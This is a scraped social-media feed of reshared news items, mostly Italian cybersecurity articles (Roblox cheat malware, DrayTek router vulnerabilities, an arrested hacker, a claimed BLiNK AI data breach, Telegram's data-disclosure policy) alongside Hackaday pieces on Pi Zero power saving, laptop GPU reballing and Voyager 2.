Nell’ambiente di gioco competitivo, molti giocatori cercano “cheat” o programmi di terze parti per migliorare le proprie prestazioni di gioco, cosa che attira l’attenzione dei criminali informatici. Gli specialisti di Imperva Threat Research notano che questa tendenza è diventata una “miniera d’oro” per gli hackerche stanno lanciando campagne su larga scala rivolte agli appassionati di hacking dei giochi Roblox.

Il rapporto Imperva rileva che “i giovani giocatori che cercano di migliorare la propria esperienza di gioco spesso agiscono con noncuranza, lasciandoli vulnerabili a tali insidie”. Ciò comporta il rischio di divulgazione di dati riservati.

Roblox è una piattaforma di gioco online in cui i giocatori possono creare i propri giochi multiplayer. Uno dei giochi più popolari del momento è Da Hood, che conta più di 2,6 miliardi di visite. In esso, i giocatori possono agire come agenti di polizia, partecipando a scontri con criminali, o come banditi, partecipando alla lotta contro altre bande. Molti giocatori preferiscono utilizzare cheat o modifiche di terze parti per ottenere un vantaggio, ad esempio per migliorare la precisione.

Gli aggressori hanno creato molti pacchetti prendendo di mira i giocatori di Da Hood. Sono distribuiti attivamente sulle piattaforme GitHub, Discord e YouTube. La maggior parte del malware sono pacchetti Python pubblicati nel repository ufficiale PyPI (Python Package Index). Inoltre sono stati scoperti anche file binari di Windows contenenti malware come Skuld Stealer e Blank Grabber.

Skuld Stealer è progettato per rubare dati da Discord, browser e portafogli di criptovaluta, inclusi dati di carte di credito, cookie, cronologia del browser e credenziali. Il malware utilizza la funzionalità di elevazione automatica dei privilegi in Windows per ottenere l’accesso a tutte le sessioni utente sul sistema. Blank Grabber, a sua volta, ha funzionalità molto simili.

Per nascondersi dagli antivirus, gli aggressori spesso aggiornano pacchetti dannosi. La situazione è aggravata dal fatto che i giovani giocatori, cercando di attivare cheat, disabilitano autonomamente l’antivirus e la protezione in tempo reale, lasciando i loro sistemi senza possibilità di salvezza.

Prendendo di mira i bambini nei giochi online, i criminali informatici stanno aprendo una porta alle risorse digitali degli adulti. È così che il perseguimento di facili risultati nel mondo virtuale può comportare gravi perdite nella realtà. I bambini interessati ai giochi per computer dovrebbero essere informati in anticipo di questo fatto, e anche del fatto che la vera padronanza e soddisfazione arrivano attraverso il fair play e lo sviluppo graduale delle abilità, e non attraverso scorciatoie che forniscono solo un’euforia fugace.

L'articolo Il Malware Prende di Mira i Bambini su Roblox! L’Accesso alle credenziali degli Adulti è fornito proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Pi Zero Power Optimization Leaves No Stone Unturned
poliverso.org/display/0477a01e…
Pi Zero Power Optimization Leaves No Stone UnturnedIf you’ve ever designed a battery-powered device with a Pi Zero, you have no doubt looked into decreasing its power consumption. Generic advice, like disabling the HDMI interface and the onboard LED, is omnipresent, but [Manawyrm] from [Kittenlabs] goes beyond the surface-level, and gifts us an extensive write-up


Pi Zero Power Optimization Leaves No Stone Unturned


If you’ve ever designed a battery-powered device with a Pi Zero, you have no doubt looked into decreasing its power consumption. Generic advice, like disabling the HDMI interface and the onboard LED, is omnipresent, but [Manawyrm] from [Kittenlabs] goes beyond the surface-level, and gifts us an extensive write-up where every recommendation is backed with measurements. Armed with the Nordic Power Profiler kit and an SD card mux for quick experimentation, she aimed at two factors, boot time and power consumed while booting, and made sure to get all the debug information we could use.

Thanks to fast experimentation cycles and immediate feedback, we learn plenty of new things about what a Pi Zero does and when, and how we can tame various power-hungry aspects of its behavior. Disabling the GPU or its aspects like HDMI output, tweaking features like HAT and other peripheral probing, and even tactical overclocking during boot – it’s an extensive look at what makes a Pi Zero tick, and no chance for spreading baseless advice or myths.

All in all, this write-up helps you decrease the boot time from twelve seconds to just three seconds, and slash the power budget of the boot process by 80%. Some recommendations are as simple as config.txt entries, while others require you to recompile the kernel. No matter the amount of effort you can put into power optimization, you’ll certainly find things worth learning while following along, and [Manawyrm]’s effort in building her solar-powered Pi setup will help us all build better Pi-Zero-powered solar devices and handhelds.


hackaday.com/2024/10/03/pi-zer…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Top AI companies suffer from poor AI risk management, says French non-profit
poliverso.org/display/0477a01e…
Top AI companies suffer from poor AI risk management, says French non-profit"A lot of work remains to adequately manage AI risks," SaferAI’s website said.euractiv.com/section/digital/n…


Top AI companies suffer from poor AI risk management, says French non-profit


"A lot of work remains to adequately manage AI risks," SaferAI’s website said.


euractiv.com/section/digital/n…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Chatcontrol rimosso dall'agenda (ma la questione resta all'ordine del giorno della riunione dei ministri degli Interni del 10 ottobre)

Gli stati membri dell’UE continuano a non essere d’accordo su #chatcontrol. Una minoranza di blocco in Consiglio ha portato ancora una volta alla rimozione della questione dall'ordine del giorno. Nel frattempo, si fanno sentire ancora più critici nei confronti del provvedimento.

@privacypride@feddit.it

netzpolitik.org/2024/eu-rat-ch…

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Falle nei router DrayTek: 14 vulnerabilità corrette, compresa RCE a massima gravità
poliverso.org/display/0477a01e…
Falle nei router DrayTek: 14 vulnerabilità corrette, compresa RCE a massima gravitàSvariate falle nei router DrayTek possono essere sfruttate per compromettere completamente i dispositivi vulnerabili. DrayTek ha rilasciato aggiornamenti di sicurezza per diversi modelli dei suoi router per risolvere 14 vulnerabilità redhotcyber.com/post/vulnerabi…


Falle nei router DrayTek: 14 vulnerabilità corrette, compresa RCE a massima gravità


Svariate falle nei router DrayTek possono essere sfruttate per compromettere completamente i dispositivi vulnerabili. DrayTek ha rilasciato aggiornamenti di sicurezza per diversi modelli dei suoi router per risolvere 14 vulnerabilità di diversa gravità, tra cui un difetto di buffer overflow di gravità massima che potrebbe portare all’esecuzione di codice remoto (RCE) o al denial-of-service (DoS).

Dettagli sulla vulnerabilità


La maggior parte delle vulnerabilità scoperte sono problemi di buffer overflow e cross-site scripting di media gravità ma, alcune vulnerabilità comportano rischi significativi, che richiedono attenzione immediata.

Il bug DrayTek più grave, identificato come CVE-2024-41492, è una vulnerabilità di buffer overflow nella funzione “GetCGI()” dell’interfaccia utente Web DrayTek Vigor. Questa falla causa errori durante l’elaborazione dei parametri della stringa di query, che potrebbero consentire RCE o DoS da parte di un aggressore non autenticato.

Un’altra falla critica, identifciata come CVE-2024-41585, riguarda il binario “recvCmd”, che viene utilizzato dal sistema operativo host per comunicare con il sistema operativo guest e viceversa. Questo binario è soggetto all’iniezione di comandi del sistema operativo.

Tra le 14 vulnerabilità divulgate ci sono nove bug di gravità elevata con punteggi CVSS che vanno da 7,2 a 7,6, molti dei quali possono portare a DoS e RCE. Uno dei difetti, tracciato come CVE-2024-41589, risiede nel fatto che le stesse credenziali di amministratore vengono utilizzate nell’intero sistema, inclusi sia il sistema operativo host che guest, il che potrebbe portare alla compromissione completa del sistema se queste credenziali venissero compromesse.

Gli utenti possono scaricare il firmware più recente per il loro modello di dispositivo dal portale di download ufficiale di DrayTek.

Di seguito i modelli interessati e le versioni del firmware di destinazione a cui eseguire l’aggiornamento.

Gli esperti hanno riferito che oltre 704.000 router DrayTek sono esposti online in 168 paesi, rappresentando un grave rischio per i clienti.
Oltre ad applicare gli ultimi aggiornamenti del firmware, si consiglia agli utenti di disabilitare l’accesso remoto se non necessario ed abilitare MFA, disabilitare le connessioni VPN SSL tramite la porta 443 e abilitare la registrazione syslog al fine di monitorare eventi sospetti.

La scoperta di queste vulnerabilità evidenzia la necessità critica per le aziende di proteggere la propria infrastruttura di rete da minacce informatiche sempre più sofisticate adottando misure proattive e applicando immediatamente le patch disponibili.

L'articolo Falle nei router DrayTek: 14 vulnerabilità corrette, compresa RCE a massima gravità proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

The 1924 Martian Signal: A Cosmic Curiosity
poliverso.org/display/0477a01e…
The 1924 Martian Signal: A Cosmic CuriosityIn an age where our gadgets allow us to explore the cosmos, we stumbled upon sounds from a future past: an article on historical signals from Mars centauri-dreams.org/2024/09/05…. The piece, written by [Paul Gilster] of Centauri Dreams, cites a Times essay published by [Becky Ferreira] of August 20. [Ferreira]’s essay sheds light on a


The 1924 Martian Signal: A Cosmic Curiosity


Visual of sound against a dark red sky

In an age where our gadgets allow us to explore the cosmos, we stumbled upon sounds from a future past: an article on historical signals from Mars. The piece, written by [Paul Gilster] of Centauri Dreams, cites a Times essay published by [Becky Ferreira] of August 20. [Ferreira]’s essay sheds light on a fascinating, if peculiar, chapter in the history of the search for extraterrestrial life.

She recounts an event from August 1924 when the U.S. Navy imposed a nationwide radio silence for five minutes each hour to allow observatories to listen for signals from Mars. This initiative aimed to capitalize on the planet’s close alignment with Earth, sparking intrigue and excitement among astronomers and enthusiasts alike.

Amid the technological optimism of the era, a dirigible equipped with radio equipment took to the skies to monitor potential Martian messages. The excitement peaked when a series of dots and dashes captured by the airborne antenna suggested a “crudely drawn face.” Some scientists speculated that this could be a signal from a Martian civilization, igniting a media frenzy. Yet, skeptics, including inventor C. Francis Jenkins, suggested these results were merely a case of radio frequency interference—an early reminder of the challenges we face in discerning genuine signals from the noise of our own planet.

As we tinker with our devices and dream of interstellar communication, the 1924 incident reminds us that the search for extraterrestrial intelligence is a blend of curiosity, creativity, and, often, misinterpretation.


hackaday.com/2024/10/03/the-19…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Shaping the future of EU media, key highlights from Stars4Media Day [Advocacy Lab Content]
poliverso.org/display/0477a01e…
Shaping the future of EU media, key highlights from Stars4Media Day [Advocacy Lab Content]After the 'Stars4Media Day - Shaping the Future of Media', Christophe Leclercq, the Founder of Euractiv and Chairman of Europe MédiaLab, shares his insights on the event and its key highlights. He also discusses the work of Europe MédiaLab and


Shaping the future of EU media, key highlights from Stars4Media Day [Advocacy Lab Content]


After the 'Stars4Media Day - Shaping the Future of Media', Christophe Leclercq, the Founder of Euractiv and Chairman of Europe MédiaLab, shares his insights on the event and its key highlights. He also discusses the work of Europe MédiaLab and introduces its new project, 'Maison du Médialab'


euractiv.com/section/media/vid…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

L’hacker 24enni che ha colpito il Ministero di Giustizia sfruttava VPN anonime e crittografia multilivello
poliverso.org/display/0477a01e…
L’hacker 24enni che ha colpito il Ministero di Giustizia sfruttava VPN anonime e crittografia multilivelloNel corso di una operazione finora inedita nel nostro Paese, è stato arrestato in provincia di Caltanissetta dai poliziotti del Cnaipic poliziadistato.it/articolo/326… (Centro nazionale anticrimine informatico per la


L’hacker 24enni che ha colpito il Ministero di Giustizia sfruttava VPN anonime e crittografia multilivello


Nel corso di una operazione finora inedita nel nostro Paese, è stato arrestato in provincia di Caltanissetta dai poliziotti del Cnaipic (Centro nazionale anticrimine informatico per la protezione delle infrastrutture critiche) del Servizio polizia postale e dei Centri operativi per la sicurezza cibernetica (Cosc) di Napoli e Catania, diretti dalla Procura di Napoli e coordinati dalla Procura nazionale antimafia, un hacker di 24 anni, che si è reso responsabile di numerosi attacchi alle infrastrutture dei sistemi informatici della giustizia e di alcuni domini critici di enti nazionali strategici.

L’hacker 24enne era stato in precedenza collegato ad alcuni procedimenti penali per la gestione di un black market illegale insieme ad altre persone, sottoposti anche loro alle indagini e alle perquisizioni effettuate dagli agenti della Postale. Proprio per verificare la sua posizione in merito aveva iniziato la sua attività di intrusione nei sistemi della Giustizia.

Gli esperti informatici della Polizia postale hanno ricostruito i passaggi del giovane che, per raggiungere l’anonimato, era riuscito a nascondere la sua attività criminale dietro a ben quattro livelli di sicurezza e cifratura passando per server esteri, Vpn (Virtual private network) anonime, macchine virtuali e meccanismi di cifratura.

Forte di questa sua presunta inafferrabilità, era riuscito a penetrare sistemi informatici critici utilizzando varie tecniche, tra cui la violazione di reti per lo smart working, campagne di phishing e la violazione di credenziali di amministratore; una volta entrato poi, si era appropriato di migliaia di informazioni riservate, modificando le difese del sistema colpito per cancellare accuratamente le proprie tracce.

Il bottino dell’hacker, dopo aver compromesso i sistemi informatici fino a tentare di prenderne il totale controllo, è stato accertato consistere in migliaia di documenti riservati, atti giudiziari e dati personali trafugati, che si aggiungono ai guadagni, già di per se illeciti, ottenuti prendendo il controllo di alcuni black market presenti sul darkweb, per i quali è scattato il sequestro di milioni di euro presso agenzie di exchange in tutto il mondo.

Dalle indagini è emerso inoltre che il ragazzo, informatico di professione, era inserito in un più ampio ambito criminale ancora tutto da definire e che, grazie alle chat e agli spazi del dark web monitorati dai poliziotti, se ne stanno ricostruendo i legami di appartenenza con reti di gruppi hacker, italiani ed esteri, più articolati e collegati anche alla criminalità dell’isola.

Tra le vittime finora accertate ci sono gestori telefonici e telematici, fornitori di servizi satellitari e persino i sistemi della Guardia di Finanza.

L'articolo L’hacker 24enni che ha colpito il Ministero di Giustizia sfruttava VPN anonime e crittografia multilivello proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

L’importanza dell’Esposizione al Rischio. La Differenze tra Internet e Intranet
poliverso.org/display/0477a01e…
L’importanza dell’Esposizione al Rischio. La Differenze tra Internet e IntranetL’esposizione al rischio è un concetto fondamentale in ambito tecnologico e aziendale, che si riferisce alla potenziale vulnerabilità redhotcyber.com/post/vulnerabi… di un sistema, di dati o di un’intera organizzazione agli attacchi informatici, ai guasti o ad altre


L’importanza dell’Esposizione al Rischio. La Differenze tra Internet e Intranet


L’esposizione al rischio è un concetto fondamentale in ambito tecnologico e aziendale, che si riferisce alla potenziale vulnerabilità di un sistema, di dati o di un’intera organizzazione agli attacchi informatici, ai guasti o ad altre minacce. Con la crescente dipendenza dalle tecnologie digitali, comprendere l’esposizione al rischio è diventato essenziale per garantire la sicurezza delle informazioni e la continuità operativa. In particolare, è importante distinguere tra i rischi associati all’uso di Internet e quelli legati alle reti interne, come l’intranet.

Esposizione al Rischio: Definizione Generale


L’esposizione al rischio rappresenta il grado in cui un’organizzazione o un sistema è suscettibile a potenziali minacce. Queste minacce possono variare dall’accesso non autorizzato ai dati, alle interruzioni di servizio, fino al furto di informazioni sensibili. L’esposizione al rischio dipende da vari fattori, tra cui la complessità del sistema, la presenza di vulnerabilità, la configurazione della rete e le misure di sicurezza implementate.

Internet: Rischi e Vulnerabilità


Internet è una rete globale, pubblica e accessibile a chiunque. La sua natura aperta espone gli utenti a una vasta gamma di rischi, tra cui:

  1. Cyberattacchi: Malware, phishing, attacchi DDoS e ransomware sono solo alcuni degli attacchi che possono colpire gli utenti su Internet. Gli hacker possono sfruttare le vulnerabilità nei sistemi per accedere a informazioni sensibili o interrompere i servizi.
  2. Furto di Dati: Su Internet, le informazioni possono essere intercettate durante la trasmissione. Senza l’uso di protocolli di sicurezza adeguati, come SSL/TLS, i dati personali e finanziari possono essere rubati.
  3. Accesso Non Autorizzato: Poiché Internet è accessibile pubblicamente, è più difficile limitare l’accesso solo agli utenti autorizzati. Gli attacchi di forza bruta e le vulnerabilità del software possono permettere a malintenzionati di ottenere accesso non autorizzato ai sistemi.
  4. Infezioni da Malware: Scaricare file, visitare siti web compromessi o aprire email sospette può portare all’infezione da malware, con conseguenze devastanti per i dati e i sistemi.


Intranet: Un Ambiente Più Controllato, ma non Immunizzato


L’intranet, al contrario, è una rete privata utilizzata all’interno di un’organizzazione. Di solito, è accessibile solo ai dipendenti o ai membri autorizzati, il che riduce notevolmente l’esposizione a minacce esterne. Tuttavia, l’intranet non è esente da rischi:

  1. Rischi Interni: Gli attacchi provenienti dall’interno dell’organizzazione, come dipendenti insoddisfatti o negligenti, rappresentano una minaccia significativa. Questi individui potrebbero avere accesso a informazioni sensibili e potrebbero sfruttare le vulnerabilità della rete interna.
  2. Accesso Remoto: Con l’aumento del lavoro remoto, l’accesso all’intranet da fuori l’organizzazione può introdurre nuovi rischi, specialmente se le connessioni non sono adeguatamente protette attraverso VPN o altri mezzi sicuri.
  3. Mancanza di Aggiornamenti: Poiché l’intranet è una rete chiusa, può esserci una tendenza a sottovalutare l’importanza di aggiornare regolarmente i sistemi e le applicazioni, esponendosi così a vulnerabilità già note.
  4. Gestione dei Permessi: Una gestione inadeguata dei permessi e dei ruoli degli utenti può portare a un’esposizione non necessaria dei dati all’interno dell’organizzazione.


Confronto tra Internet e Intranet


Mentre Internet è caratterizzato da una maggiore esposizione a rischi esterni, l’intranet si concentra sui rischi interni. Su Internet, la sicurezza si basa sull’implementazione di barriere esterne, come firewall e crittografia, per proteggere i dati. Sull’intranet, invece, la protezione è più orientata alla gestione dell’accesso e al monitoraggio delle attività interne.

  • Accessibilità: Internet è aperto e globale, mentre l’intranet è limitata agli utenti interni.
  • Rischi Primari: Internet è vulnerabile principalmente ai cyberattacchi esterni, mentre l’intranet è più esposta ai rischi provenienti dall’interno.
  • Sicurezza: Su Internet, la sicurezza si concentra sulla protezione dei confini, mentre sull’intranet l’attenzione è sulla gestione degli accessi e delle informazioni.


Conclusione


Comprendere l’esposizione al rischio è cruciale per sviluppare strategie di sicurezza efficaci. Sebbene Internet e intranet presentino rischi distinti, entrambi richiedono una gestione attenta per proteggere le informazioni sensibili e garantire la continuità operativa. La consapevolezza delle differenze tra questi due ambienti aiuta le organizzazioni a implementare misure di sicurezza adeguate, minimizzando l’esposizione al rischio e proteggendo i propri asset digitali.

L'articolo L’importanza dell’Esposizione al Rischio. La Differenze tra Internet e Intranet proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Il Threat Actor 888 rivendica compromissione ai danni di BLiNK AI Automotive
poliverso.org/display/0477a01e…
Il Threat Actor 888 rivendica compromissione ai danni di BLiNK AI AutomotiveRecentemente, un noto attore di minacce, identificato come 888, ha reso pubblica una presunta violazione di dati appartenenti a BLiNK AI, azienda che offre soluzioni software per il settore Automotive.La fuga di notizie sembrerebbe portare alla all’esposizione di 239.000 righe di


Il Threat Actor 888 rivendica compromissione ai danni di BLiNK AI Automotive


Recentemente, un noto attore di minacce, identificato come 888, ha reso pubblica una presunta violazione di dati appartenenti a BLiNK AI, azienda che offre soluzioni software per il settore Automotive.

La fuga di notizie sembrerebbe portare alla all’esposizione di 239.000 righe di dati dei clienti.

Al momento, non possiamo confermare la veridicità della notizia, poiché l’organizzazione non ha ancora rilasciato alcun comunicato stampa ufficiale sul proprio sito web riguardo l’incidente. Pertanto, questo articolo deve essere considerato come ‘fonte di intelligence’.

Dettagli della violazione


Secondo quanto riportato nel post, la violazione dei dati sarebbe avvenuta nel settembre 2024 e includerebbe circa 239.000 righe di dati dei clienti di concessionarie. La pubblicazione è avvenuta il giorno 28 settembre 2024 sul noto sito BreachForums, con il Threat Actor 888 che ha reso disponibili i dati al pubblico.

Non è chiaro sapere come sia avvenuta l’esfiltrazione ma, presumibilmente i dati compromessi dovrebbero includere:

  • Numero ordine di riparazione
  • Numero cliente
  • Nome completo
  • Numero di telefono
  • VIN (numero di identificazione del veicolo)
  • Chilometraggio
  • Data di apertura e chiusura ordine di riparazione
  • Importo ordine di riparazione
  • Informazioni riguardanti il pagamento del cliente

Attualmente, non siamo in grado di confermare con precisione l’accuratezza delle informazioni riportate, poiché non è stato rilasciato alcun comunicato stampa ufficiale sul sito web riguardante l’incidente.

Comunicato ufficiale dell’azienda


In data 29 settembre, l’azienda ha rilasciato un post sui Social Network dove informa che molti dei concessionari stanno affrontando notevoli interruzioni e che l’impatto sull’operatività e sul servizio ai clienti è innegabile.

La dichiarazione da parte dell’azienda, fa presumibilmente pensare che l’interruzione dei servizi e l’esfiltrazione dei dati sono in qualche modo collegati e portati a segno probabilmente dallo stesso Threat Actor.

Conclusioni


La presunta violazione dei dati dei clienti da parte di 888 evidenzia l’importanza cruciale della sicurezza informatica. Le aziende devono rimanere vigili e adottare misure proattive per proteggere i dati dei loro clienti. Nel frattempo, i clienti coinvolti dovrebbero monitorare attentamente le loro informazioni personali e adottare misure precauzionali per proteggersi da potenziali minacce.

Come nostra consuetudine, lasciamo sempre spazio ad una dichiarazione da parte dell’azienda qualora voglia darci degli aggiornamenti sulla vicenda. Saremo lieti di pubblicare tali informazioni con uno specifico articolo dando risalto alla questione.

RHC monitorerà l’evoluzione della vicenda in modo da pubblicare ulteriori news sul blog, nel caso in cui ci fossero novità sostanziali. Qualora ci siano persone informate sui fatti che volessero fornire informazioni in modo anonimo possono utilizzareredhotcyber.com/whistleblowerla mail crittografata del whistleblower.

L'articolo Il Threat Actor 888 rivendica compromissione ai danni di BLiNK AI Automotive proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Telegram e Privacy: La Rivelazione di Pavel Durov sul Trattamento dei Dati
poliverso.org/display/0477a01e…
Telegram e Privacy: La Rivelazione di Pavel Durov sul Trattamento dei DatiIl fondatore di Telegram, Pavel Durov, ha spiegato t.me/durov/346 nel suo canale Telegram i dettagli della politica del messenger in merito alla divulgazione dei dati degli utenti alle autorità. Nel messaggio ha sottolineato che non ci sono stati cambiamenti significativi nel lavoro


Telegram e Privacy: La Rivelazione di Pavel Durov sul Trattamento dei Dati


Il fondatore di Telegram, Pavel Durov, ha spiegato nel suo canale Telegram i dettagli della politica del messenger in merito alla divulgazione dei dati degli utenti alle autorità. Nel messaggio ha sottolineato che non ci sono stati cambiamenti significativi nel lavoro di Telegram, nonostante le recenti pubblicazioni che avrebbero potuto suscitare tale impressione.

Secondo la Privacy Policy, in vigore dal 2018, Telegram ha il diritto di trasferire gli indirizzi IP e i numeri di telefono dei criminali alle agenzie governative. Tali misure vengono applicate solo in presenza di una richiesta legale debitamente compilata. Come osserva Durov, questa pratica esisteva molto prima degli eventi recenti e solo le richieste completate correttamente ricevono una decisione positiva.

Per dimostrare la trasparenza del lavoro in questa direzione è stato creato il bot @transparency. Questo bot fornisce statistiche sulle richieste di discovery legale elaborate. Ad esempio, nel primo trimestre del 2024 in Brasile, Telegram ha soddisfatto 75 richieste di questo tipo, nel secondo 63 e nel terzo 65. In India, il mercato più grande per il messenger, queste cifre sono più alte: 2461 richieste nel primo trimestre, 2151 nel secondo e 2380 nel terzo.

L’Europa ha registrato un aumento delle richieste legali nel terzo trimestre, poiché sempre più autorità dell’UE hanno iniziato a utilizzare le linee di comunicazione previste dai DSA dell’UE per presentare le domande. Le informazioni su tale punto di contatto sono disponibili dall’inizio del 2024 sul sito web di Telegram.

Pavel Durov ha anche osservato che la scorsa settimana la politica sulla privacy è stata ottimizzata e unificata nei diversi paesi, allo scopo di ridurre la confusione. Tuttavia, i principi operativi chiave di Telegram rimangono invariati. Il Messenger si è sempre sforzato di seguire le leggi locali, ma solo nei casi in cui queste non siano in conflitto con i suoi valori di libertà e privacy.

Nella sua dichiarazione, Durov ha sottolineato che Telegram è stato creato per proteggere gli attivisti e la gente comune da governi e aziende corrotte, mentre la società non consente agli aggressori di utilizzare la piattaforma per eludere la giustizia.

L'articolo Telegram e Privacy: La Rivelazione di Pavel Durov sul Trattamento dei Dati proviene da il blog della sicurezza informatica.


The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Laptop GPU Upgrade With Just A Little Reballing
poliverso.org/display/0477a01e…
Laptop GPU Upgrade With Just A Little ReballingModern gaming laptops are in an uncomfortable spot – often too underpowered for newest titles, but too bulky to be genuinely portable. It doesn’t help they’re not often upgradeable, so you’re stuck with what you’ve bought – unless, say, you’re a hacker equipped some tools for PCB reflow? If that’s the case, welcome to [TechModLab]’s


Laptop GPU Upgrade With Just A Little Reballing


Modern gaming laptops are in an uncomfortable spot – often too underpowered for newest titles, but too bulky to be genuinely portable. It doesn’t help they’re not often upgradeable, so you’re stuck with what you’ve bought – unless, say, you’re a hacker equipped some tools for PCB reflow? If that’s the case, welcome to [TechModLab]’s video showing you the process of upgrading a laptop’s soldered-on NVIDIA GPU, replacing the 3070 chip with a 3080.

You don’t need much – the most exotic tool is a BGA rework station, holding the mainboard steady&stiff and heating a specific large chip on the board with an infrared lamp from above. This one is definitely a specialty tool, but we’ve seen hackers build their own. From there, some general soldering tools like flux and solder wick, a stencil for your chip, BGA balls, and a $20 USB-C hotplate are instrumental for reballing chips – tools you ought to have.

Reballing was perhaps the hardest step of the journey – instrumental for preparing the GPU before the transplant. Afterwards, only a few steps were needed – poking a BGA ball that didn’t connect, changing board straps to adjust for the new VRAM our enterprising hacker added alongside the upgrade, and playing with the driver process install a little. Use this method to upgrade from a lower-end binned GPU you’re stuck with, or perhaps to repair your laptop if artifacts start appearing – it’s a worthwhile reminder about methods that laptop repair shops use on the daily.

Itching to learn more about BGAs? You absolutely should read this article series by our own [Robin Kearey]. We’ve mostly seen reballing used for upgrading RAM on laptop and Raspberry Pi boards, but seeing it being used for an entire laptop is nice – it’s the same technique, just scaled up, and you always can start by practicing at a smaller scale. Now, it might feel like we’ve left the era of upgradable GPUs on laptops, and today’s project might not necessarily help your worries – but the Framework 16 definitely bucks the trend.

youtube.com/embed/aC0CI7pTptU?…


hackaday.com/2024/10/02/laptop…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Voyager 2’s Plasma Spectrometer Turned Off in Power-Saving Measure
poliverso.org/display/0477a01e…
Voyager 2’s Plasma Spectrometer Turned Off in Power-Saving MeasureThe Voyager 2 spacecraft’s energy budget keeps dropping by about 4 Watt/year, as the plutonium in its nuclear power source is steadily dropping as the isotope decays. With 4 Watt of power less to use by its systems per year, the decision was made to disable the plasma spectrometer (PLS) instrument


Voyager 2’s Plasma Spectrometer Turned Off in Power-Saving Measure


The Voyager 2 spacecraft’s energy budget keeps dropping by about 4 Watt/year, as the plutonium in its nuclear power source is steadily dropping as the isotope decays. With 4 Watt of power less to use by its systems per year, the decision was made to disable the plasma spectrometer (PLS) instrument. As also noted by the NASA Voyager 2 team on Twitter, this doesn’t leave the spacecraft completely blind to plasma in the interstellar medium as the plasma wave subsystem (PWS) is still active. The PLS was instrumental in determining in 2018 that Voyager 2 had in fact left the heliosphere and entered interstellar space. The PLS on Voyager 1 had already broken down in 1980 and was turned off in 2007.

After saving the Voyager 1 spacecraft the past months from a dud memory chip and switching between increasingly clogged up thrusters, it was now Voyager 2’s turn for a reminder of the relentless march of time and the encroaching end of the Voyager missions. Currently Voyager 2 still has four active instruments, but by the time the power runs out, they’ll both be limping along with a single instrument, probably somewhere in the 2030s if their incredible luck holds.

This incredible feat was enabled both by the hard work and brilliance of the generations of teams behind the two spacecraft, who keep coming up with new tricks to save power, and the simplicity of the radioisotope generators (RTGs) which keep both Voyagers powered and warm even in the depths of interstellar space.


hackaday.com/2024/10/02/voyage…


The Privacy Post reshared this.